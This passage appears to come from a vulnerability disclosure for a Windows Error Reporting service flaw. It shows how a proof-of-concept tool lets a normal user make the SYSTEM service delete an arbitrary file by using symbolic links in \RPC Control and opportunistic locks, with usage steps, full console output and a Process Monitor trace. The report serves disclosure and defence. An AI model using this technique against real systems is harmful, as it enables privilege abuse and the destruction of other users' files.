
To test the PoC, simply run `WerArbitraryFileDelete.exe` from a command prompt as a normal user by providing **the absolute path of the target file to delete as an argument**. If you want to compile the binary, open the Visual Studio solution, select ***Release/x86*** and generate the ***WerArbitraryFileDelete*** project.

Note: in my lab environment, I created the file `C:\Users\lab-admin\Desktop\secret.txt`.




```
c:\Users\lab-admin\Desktop>whoami
desktop-3on3c8i\lab-admin

c:\Users\lab-admin\Desktop>dir secret.txt
 Volume in drive C has no label.
 Volume Serial Number is 84A4-41E2

 Directory of c:\Users\lab-admin\Desktop

05/02/2020  17:28                9 secret.txt
               1 File(s)              9 bytes
               0 Dir(s)  41,039,605,760 bytes free

c:\Users\lab-admin\Desktop>type secret.txt
SECRET
```

Figure 7: Target file before the execution of the PoC



```
c:\DEV>whoami
desktop-3on3c8i\lab-user

c:\DEV>WerArbitraryFileDelete.exe C:\Users\lab-admin\Desktop\secret.txt
[*] Workspace directory: 'C:\Users\lab-user\AppData\Local\Temp\workspace'.
[*] WER Temp folder is: C:\ProgramData\Microsoft\Windows\WER\Temp
[*] WER Temp folder is empty
[*] C:\ProgramData\Microsoft\Windows\WER\Temp -> \RPC Control
[*] OpLock set on 'C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml'.
[*] OpLock set on 'C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.txt'.
[*] \RPC Control\WER1337.tmp -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp
[*] \RPC Control\WER1337.tmp.mdmp -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.mdmp
[*] \RPC Control\WER1337.tmp.WERInternalMetadata.xml -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.W
ERInternalMetadata.xml
[*] \RPC Control\WER1337.tmp.xml -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml
[*] \RPC Control\WER1337.tmp.txt -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.txt
[*] Triggering WerSvc and waiting...
[+] OpLock triggered: 'WER1337.tmp.xml'.
[*] \RPC Control\WER1337.tmp.csv -> \??\C:\Users\lab-admin\Desktop\secret.txt
[*] Releasing OpLock on 'WER1337.tmp.xml' (USER).
[*] Waiting for the OpLock on 'WER1337.tmp.txt' to be triggered...
[+] OpLock triggered: 'WER1337.tmp.txt'.
[*] Releasing OpLock on 'WER1337.tmp.txt' (SYSTEM).

c:\DEV>_
```


Figure 8: Proof of Concept



```
c:\Users\lab-admin\Desktop>dir secret.txt
 Volume in drive C has no label.
 Volume Serial Number is 84A4-41E2

 Directory of c:\Users\lab-admin\Desktop

05/02/2020  17:32                0 secret.txt
               1 File(s)              0 bytes
               0 Dir(s)  41,039,106,048 bytes free

c:\Users\lab-admin\Desktop>type secret.txt

c:\Users\lab-admin\Desktop>
```

Figure 9: Target file after the execution of the PoC

Finally, here is a screenshot of Process Monitor showing when the target file is deleted. It also shows that the file is recreated right after.



Process Name	PID	Operation	Path	Result	User
WerFault.exe	6160	<Unknown>	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml	SUCCESS	DESKTOP-3ON3C8I\lab-user
WerFault.exe	6160	CloseFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml	SUCCESS	DESKTOP-3ON3C8I\lab-user
WerFault.exe	6160	CreateFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml	REPARSE	DESKTOP-3ON3C8I\lab-user
WerFault.exe	6160	CreateFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml	SUCCESS	DESKTOP-3ON3C8I\lab-user
WerFault.exe	6160	QueryNameInfo...	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml	SUCCESS	DESKTOP-3ON3C8I\lab-user
WerFault.exe	6160	QueryNameInfo...	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml	SUCCESS	DESKTOP-3ON3C8I\lab-user
WerFault.exe	6160	QueryNormalize...	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml	SUCCESS	DESKTOP-3ON3C8I\lab-user
WerFault.exe	6160	CloseFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml	SUCCESS	DESKTOP-3ON3C8I\lab-user
svchost.exe	3828	CreateFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp	REPARSE	NT AUTHORITY\SYSTEM
svchost.exe	3828	CreateFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	CloseFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	CreateFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp	REPARSE	NT AUTHORITY\SYSTEM
svchost.exe	3828	CreateFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	QueryAttributeT...	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	<Unknown>	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	CloseFile	C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	CreateFile	C:\Users\lab-admin\Desktop\secret.txt	REPARSE	NT AUTHORITY\SYSTEM
svchost.exe	3828	CreateFile	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	QueryAttributeT...	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	<Unknown>	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	CloseFile	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	CreateFile	C:\Users\lab-admin\Desktop\secret.txt	REPARSE	NT AUTHORITY\SYSTEM
svchost.exe	3828	CreateFile	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	QueryNameInfo...	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	QueryNameInfo...	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	QueryNormalize...	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	3828	CloseFile	C:\Users\lab-admin\Desktop\secret.txt	SUCCESS	NT AUTHORITY\SYSTEM

Figure 10: Process Monitor - Target file is deleted

Expected Result:

WerSvc fails to follow the junction and doesn't create the temporary files.

Observed Result:

WerSvc follows the pseudo symbolic links and therefore deletes an arbitrary file on the file system.